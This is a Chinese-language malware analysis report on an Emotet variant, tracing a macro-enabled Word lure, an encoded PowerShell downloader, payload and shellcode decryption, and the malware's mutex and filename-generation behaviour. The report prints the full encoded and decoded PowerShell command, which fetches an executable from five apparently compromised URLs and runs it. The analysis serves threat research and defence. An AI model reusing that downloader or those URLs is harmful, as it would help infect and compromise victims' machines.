Emotet 恶意软件变种分析

目录

1. 概述


Emotet 是一种通过垃圾邮件传播的恶意软件木马，自 2014 年被发现以来，历经过多次版本的迭代。其早期版本是作为恶意 JavaScript 文件提供的，后来的版本逐渐演变为使用启用了宏的 Office 文档从 C2 服务器检索恶意有效负载。

由于具有模块化架构及自我传播功能，该木马可以根据不同情形传播恶意软件。因此，该木马从早期的针对欧洲的银行客户的银行木马，逐渐发展成为了为全球其他恶意者提供恶意软件包装和交付服务。近来，对开源威胁情报源进行分析，发现 Emotet 僵尸网络恶意活动剧增，出现了多种不同的恶意 Word 文档样本，国内多家企业受到了 Emotet 木马邮件的攻击。

本文中，将对 12 月初发现的样本进行详细分析，包括邮件诱导用户启用宏进而执行宏代码，PowerShell 命令下载并运行 Emotet 恶意软件，Emotet 木马与 C2 服务器进行通信等。


2. 恶意文档分析

恶意文件为伪造的 word 文档，显示内容为诱导用户启用宏：



若用户启用宏功能，则会触发 AutoOpen 自动宏，从而执行宏代码。这个恶意文档中的宏代码的功能是拼接一段由 base64 编码的 PowerShell 代码，然后调用 Win32_Process 类的 Create 方法创建一个新进程执行 PowerShell 代码：

```
CreateObject("winmgmts:Win32_Process").Create _
, _
Konlocuvftwzq _
, Tppzzsdkmqn, Ixxagmlwvko, Bnakhkulyrak
   Select Case Ffenaucon
      Case 2373
         Ylqv2 = Log(ztlQ)
         bOiI = Fix(5503 + Fix(jZmd))
      Case 6
         uukS79X = Chr(69)
         vEfwMT = ChrW(anxGm)
      Case 187536147
         cDs = 329300291
         Dpj = BXYsS21
   End Select
   nttG9vX = 199541192
   For Ihjedmakapix = 0 To 0
```



下面是提取出来的 PowerShell 代码：

```
powershell -w hidden -en
JABTAGkAeQBpAHQAZgBvAGYAaQBsAD0AJwBPAHQAZwB4AG0AeQBrAGgAbwAnADsAJABMAHQAbgBoAHMAZQBrAGoAIAA
9ACAAJwA0ADAANAAnADsAJABCAGsAdAB0AHoAbgB4AGQAdwB4AGoAcABnAD0AJwBCAHcAcgBlAHUAbQBmAGUAJwA7AC
QAQwB5AGYAcAB1AGcAawB3AG0APQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbAB1ACsAJwBcACcAKwAkAEwAd
ABuAGgAcwBlAGsAagArACcALgBlAHgAZQAnADsAJABWAHIAbAB6AGoAdwBpAHEAPQAnAEkAbAB2AGYAdQBvAGwAawBx
ACcAOwAkAEoAbQB1AGcAZABiAGkAdgBxAGcAdwA9AC4AKAAnAG4AZQB3AC0AJwArACcAbwBiAGoAZQBjACcAKwAnAHQ
AJwApACAATgBlAFQALgBXAEUAQgBjAGwASQBlAG4AdAA7ACQATQBwAHgAegB0AGMAdAB3AHYAZQBjAGMAdAA9ACcAaA
B0AHQAcAA6AC8ALwBzAHQAeQBsAGUAeAAuAGsAZwAvAHoAZwBiAHcAcQBjADYALwB0AFkASABQAEoAagAvACoAaAB0A
HQAcABzADoALwAvAHYAaQBwAC0AdwBhAHQAYwBoAC4AcwB0AG8AcgBlAC8AdwBwAC0AaQBuAGMAbAB1AGQAZQBzAC8A
aABYAEIATwBZAFUAeQAvACoAaAB0AHQAcABzADoALwAvAHMAZQByAHYAaQBjAGUALgBqAHUAbQBwAGkAdABhAGkAcgB
iAGEAZwAuAGMAbwBtAC8AdwBwAC0AaQBuAGMAbAB1AGQAZQBzAC8ANQA1ADIAdwA2AGsALQBtADYAbABuAC0AMQA3AD
cALwAqAGgAdAB0AHAAOgAvAC8AdgBoAGQAbwBnAGEAcgB1AC0AMAAwADEALQBzAGkAdAB1ADEAMQAuAGIAdAB1AG0Ac
AB1AHIAbAAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8AZQBtAFkARwBnAGcAbwB3AC8AKgBoAHQAdABwADoALwAv
AHAAaQBjAGsAcABvAGkAbgB0AGcAYQByAGEAZwBlAC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwB5AHAAVgB1AEM
AegBqAHAALwAnAC4AIgBTAGAAUABMAEkAdAAiACgAJwAqACcAKQA7ACQAUQBmAHgAaQBsAHgAZgB4AGsAdwBmAD0AJw
BFAHcAbABlAG0AYgBiAHoAZQBhAHMAcAAnADsAZgBvAHIAZQBhAGMAaAAoACQASwB4AHgAeABuAGUAaABhAHIAcgBoA
G4AIABpAG4AIAAkAE0AcAB4AHoAdABjAHQAdwB2AGUAYwBjAHQAKQB7AHQAcgB5AHsAJABKAG0AdQBnAGQAYgBpAHYA
cQBnAHcALgAiAGQATwBXAE4AYABMAGAAbwBBAGQAYABGAEkATABFACIAKAAkAEsAeAB4AHgAbgBlAGgAYQByAHIAaAB
uACwAIAAkAEMAeQBmAHAAdQBnAGsAdwBtACkAOwAkAEsAZgBiAHYAbwBsAGwAZQBsAG8APQAnAFkAZAB0AHIAawBjAG
0AZABiAHkAZABnAHgAJwA7AEkAZgAgACgAKAAuACgAJwBHACcAKwAnAGUAdAAtAEkAJwArACcAdABlAG0AJwApACAAJ
ABDAHkAZgBwAHUAZwBrAHcAbQApAC4AIgBsAGUAYABOAGcAdABoACIAIAAtAGcAZQAgADMAMQA3ADUANAApACAAewBb
AEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAIgBzAHQAYQBgAFIAdAAiACgAJABDAHk
AZgBwAHUAZwBrAHcAbQApADsAJABNAGYAZQBzAGsAbAB1AHIAagBiAHIAPQAnAFoAawB3AG4AbwBjAHkAZgBtACcAOw
BiAHIAZQBhAGsAOwAkAEQAdwBrAG0AYwBlAHkAeQBkAHQAcwA9ACcAWABuAG4AaQBiAGkAaQBrAHkAdwAnAH0AfQBjA
GEAdABjAGgAewB9AH0AJABHAHMAaQBtAGoAbABhAHAAbwBwAG4APQAnAE8AbwBkAHMAawBtAGgAZABtACcA
```

将这段 PowerShell 脚本用 base64 解码，并对其中的混淆进行处理，得到了最终的 PowerShell 脚本内容：

```
$filename = '404';
$filepath=$env:userprofile+'\'+$filename+'.exe';
$WebClient=.('new-object') NeT.WEBclIent;
$urls='
    http://stylex.kg/zgbwqc6/tYHPJj/*https://vip-watch.store/wp-includes/hXBOYUy/*
    https://service.jumpitairbag.com/wp-includes/552w6k-m6ln-177/*
    http://vhdogaru-001-site11.btempurl.com/wp-admin/emYGggow/*
    http://pickpointgarage.com/wp-admin/ypVuCzjp/
    '."SPLIt"('*');
foreach($url in $urls)
{
    try
    {
        $WebClient."download"($url, $filepath);
        If ((.('Get-Item') $filepath)."length" -ge 31754)
        {
            [Diagnostics.Process]::"start"($filepath);
            break;
        }
    }
    catch{}
}
```

显然，这个脚本的功能是从 5 个远程服务器上下载 payload，若下载成功，则执行这个 payload（本文中的 payload 为 404.exe）。

3. Payload 分析

这个 Payload 相关的文件信息如下：

文件名	404.exe
文件大小	462854 bytes
编译时间	2019 年 12 月 6 日 8:49:05
MD5	0b158b803453519011f207708d3baff9
SHA 256	fd6cd0466f97acdd70376364729e85b 29eaefea3f2d93f53afe9bfa7c45e02d2

首先定位到 Payload 的 WinMain 函数，发现这个 Payload 是使用 MFC 基础类库编写的：

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v4; // ebx
  struct CWinThread *v5; // esi
  int v6; // edi
  int v7; // eax

  v4 = -1;
  v5 = AfxGetThread();                          // 检索指向当前CWinThread对象的指针
  v6 = *((_DWORD *)AfxGetModuleState() + 1);
  if ( AfxWinInit(hInstance, hPrevInstance, lpCmdLine, nShowCmd)// CWinApp初始化
    && (!v6 || (*(int (__thiscall **)(int))(*(_DWORD *)v6 + 144))(v6)) )// call 41DB4F:InitApplication
  {
    if ( (*(int (__thiscall **)(struct CWinThread *))(*(_DWORD *)v5 + 0x50))(v5) )// call 412BB0: 核心代码
    {
      v7 = (*(int (__thiscall **)(struct CWinThread *))(*(_DWORD *)v5 + 0x54))(v5);
    }
```


进入 payload 的核心代码区域，主要功能为解密 Shellcode。解密的过程是由上百个类似的代码块组成，每个代码块由一个硬编码的密钥和两个复杂的解密函数构成。这个解密过程会完成整个 Shellcode 的第一次解密。单个代码块构成如下：

```
loc_401D6E:                             ; CODE XREF: sub_401CA0+BC↑j
                push    offset aD1nyfi4Vxsztkk ; "d1nYfi4/VXszTkKaoM1IezaIHlh6cAFrLDMJ2Ll"...
                lea     eax, [esp+6344h+var_2C]
                push    eax             ; int
                lea     ecx, [esp+6348h+var_5D94]
                push    ecx             ; int
                mov     [esp+634Ch+var_5FE4], edi
                mov     [esp+634Ch+var_5FE8], ebx
                mov     byte ptr [esp+634Ch+Memory], bl
                call    Decrypt_401BE0
                add     esp, 0Ch
                push    0FFFFFFFFh
                push    ebx
                push    eax
                lea     ecx, [esp+634Ch+var_2C]
                mov     byte ptr [esp+634Ch+var_4], 2
                call    Decrypt_4018E0
                cmp     [esp+6340h+var_5D7C], esi
                mov     byte ptr [esp+6340h+var_4], bl
                jb      short loc_401DD8
                mov     edx, [esp+6340h+var_5D90]
                push    edx             ; Memory
                call    j__free
                add     esp, 4
```

然后，再分配一块内存空间，将加密的 Shellcode 拷贝到这个内存中，再进行一次简单的解密操作，如下图：

```
char __cdecl SecondCrypt_401260(int key_list, int shellcode, int len)
{
  unsigned int i; // esi
  char key; // al
                                        // key_list="7|6O7B}J8*SIYA~zU{GIqZIuK{60RYzpgRk"
  i = 0;
  if ( len )
  {
    do
    {
      ShowWindow(0, 0);
      ShowWindow(0, 0);
      ShowWindow(0, 0);
      key = *(_BYTE *)(key_list + 2 * (i % 0x23));// 获得密钥
      *(_BYTE *)(i++ + shellcode) ^= key;       // 和密钥异或
    }
    while ( i != len );
  }
  return key;
}
```

得到最终解密完成的 Shellcode，并执行这个 Shellcode：




4. Shellcode 分析

Shellcode 加载了所需函数的地址，如下图：

```
0050003C   56              push esi
0050003D   57              push edi
0050003E   33F6            xor esi,esi
00500040   E8 22040000     call 00500467                    get Func "loadlibrary" address
00500045   B9 49F70278     mov ecx,0x7802F749
0050004A   894424 1C       mov dword ptr ss:[esp+0x1C],eax
0050004E   E8 14040000     call 00500467                    get Func "GetProcAddress" address
00500053   B9 58A453E5     mov ecx,0xE553A458
00500058   894424 20       mov dword ptr ss:[esp+0x20],eax
0050005C   E8 06040000     call 00500467                    get Func "virtualalloc" address
00500061   B9 10E18AC3     mov ecx,0xC38AE110
00500066   8BE8            mov ebp,eax
00500068   E8 FA030000     call 00500467                    get Func "virtualproctect" address
0050006D   B9 AFB15C94     mov ecx,0x945CB1AF
00500072   894424 2C       mov dword ptr ss:[esp+0x2C],eax
00500076   E8 EC030000     call 00500467                    get Func "zwFlushInstrctionCache" address
0050007B   B9 33009E95     mov ecx,0x959E0033
00500080   894424 30       mov dword ptr ss:[esp+0x30],eax
00500084   E8 DE030000     call 00500467                    get Func "GetNativeSystemInfo" address
00500089   8BD8            mov ebx,eax
0050008B   8B4424 5C       mov eax,dword ptr ss:[esp+0x5C]
0050008F   8B78 3C         mov edi,dword ptr ds:[eax+0x3C]
```

经过调试分析，Shellcode 在内存中加载了一个 PE 文件（删除了 DOS 头）：




因此，可以先修复 PE 文件的 DOS 头，再从内存 dump 出 PE 文件进行静态分析。这个 PE 文件实现了 Emotet 恶意软件的核心功能。

```
void __noreturn start()
{
  int v0; // esi
  const wchar_t *v1; // edi
  unsigned int v2; // edi
  int v3; // esi
  int v4; // ecx
  unsigned int v5; // esi
  char v6; // [esp+Ch] [ebp-420h]
  wchar_t s; // [esp+214h] [ebp-218h]
  char v8; // [esp+41Ch] [ebp-10h]

  sub_3BBF42();
  sub_3BCB34();
  GetModuleFileNameW(0, &v6, 260);
  v0 = sub_3B1144(&v6);
  v1 = (const wchar_t *)sub_3B1A52((char *)&byte_3BF004 + 6476, 1226235314);
  snwprintf(&s, 0x104u, v1, v0);
  sub_3B1B09(v1);
  v2 = GetCommandLineW();
  v3 = lstrlenW(v2);
  v5 = v2 + 2 * (v3 - lstrlenW(&s));
  while ( v2 <= v5 )
  {
    if ( !lstrcmpiW(v2, &s) )
    {
      sub_3BBCC2();
      ExitProcess(0);
    }
    v2 += 2;
  }
  sub_3B1CC2((int)&s, (int)&v6, v4, &v8);
  ExitProcess(0);
```

5. PE 文件分析

Emotet 恶意软件会先获取进程的文件路径，然后根据这个路径计算得到一个命令行参数，这里是“--d0a25089”。然后获取当前进程的命令行参数与“--d0a25089”进行比较：如果参数不同，则以参数“--d0a25089”重新启动自身并退出当前进程：





带参数启动后，检索 Windows 目录的路径，获取 Windows 目录所在磁盘（C:\）的磁盘序列号：


```
int sub_3BB901()
{
  int result; // eax
  __int16 *v1; // eax
  __int16 path; // [esp+0h] [ebp-208h]

  result = GetWindowsDirectoryW(&path, 260);
  if ( result )
  {
    v1 = &path;
    if ( path )
    {
      while ( *v1 != 92 )
      {
        ++v1;
        if ( !*v1 )
          goto LABEL_7;
      }
      v1[1] = 0;
    }
LABEL_7:
    result = GetVolumeInformationW(&path, 0, 0, (char *)&byte_3C2660 + 140, 0, 0, 0, 0);
  }
  return result;
}
```

根据获得的磁盘序列号，创建互斥体“Global\I386FA”、“Global\M386FA”和“Global\E386FA”：







接着，根据算法从单词列表中挑选两个单词生成一个文件名（用于实现隐藏功能）：


```
int sub_3BDC04()
{
  _WORD *v0; // esi

  v0 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1771, 1206303870);// 获得单词列表
  GenerateStr_3BDB28((char *)L"dispidspeed", (unsigned int)v0);// 生成文件名
  return j_HeapFree_3B1532((int)v0);
}
```

单词列表中包含下列 64 个单词，共 4096 种组合方式：

texas,func,deploy,run,leel,stuck,def,print,hal,monthly,pdf,char,netsh,memo,trns,rds,maker,
more,textto,chunker,mailbox,compon,shades,scan,non,wsat,speed,publish,manual,hant,inbox,
malert,zap,fill,angle,wrap,boost,cors,iplk,sitka,wow,prints,acquire,wiz,smo,footer,attrib,
group,appid,xcl,sensor,methods,ipmi,raw,title,nic,ias,lua,dispid,special,serial,wsa,tcg,msp


用文件名（这里是 dispidspeed）和系统目录拼接出新的文件路径：



打开当前进程的文件，将自身文件映射到内存并计算 crc32 的值：

```
result = CreateFileW(L"C:\\Windows\\System32\\dispidspeed.exe", 2147483648, 1, 0, 3, 0, 0);
v1 = result;
if ( result != -1 )
{
  v2 = CreateFileMappingW(result, 0, 2, 0, 0, 0);
  v3 = v2;
  if ( v2 )
  {
    v4 = (UCHAR *)MapViewOfFile(v2, 4, 0, 0, 0);
    if ( v4 )
    {
      v5 = GetFileSize(v1, 0);
      *(&byte_3C2BAC + 196) = RtlComputeCrc32(0, v4, v5);
      UnmapViewOfFile(v4);
    }
    CloseHandle(v3);
  }
  result = CloseHandle(v1);
}
return result;
```


获得计算机名，和前面获得的磁盘序列号拼接成一个字符串：



接着，又获取了一个单词列表（与前面的不同），使用相同的算法计算得到一个文件名（这里是 coffeestar）,单词列表如下：

delete,band,ipsm,sspi,div,rdp,whole,dir,privacy,make,watched,pano,which,goto,wnd,rep,ceip, date,render,bag,vsc,vsa,mouse,counter,tech,wheel,ranker,iterate,store,sum,package,timeout, idebug,junos,site,trc,url,coffee,poller,remote,gapa,changes,duck,ppl,tlogcm,tlb,cube,hexa, vol,paint,star,nav,grp,avatar,center,cipher,brm,resize,markup,pausea,loan,emboss,vsperf,teal


同样的，拼接成系统文件路径“C:\Windows\system32\coffeestar.exe”，将该路径的文件删除。但是分析环境中并不存在这个文件。经过查阅资料可知，这个单词列表是旧版本的 Emotet 木马的文件名生成列表，因此，这个操作是删除旧版本的 Emotet 木马。



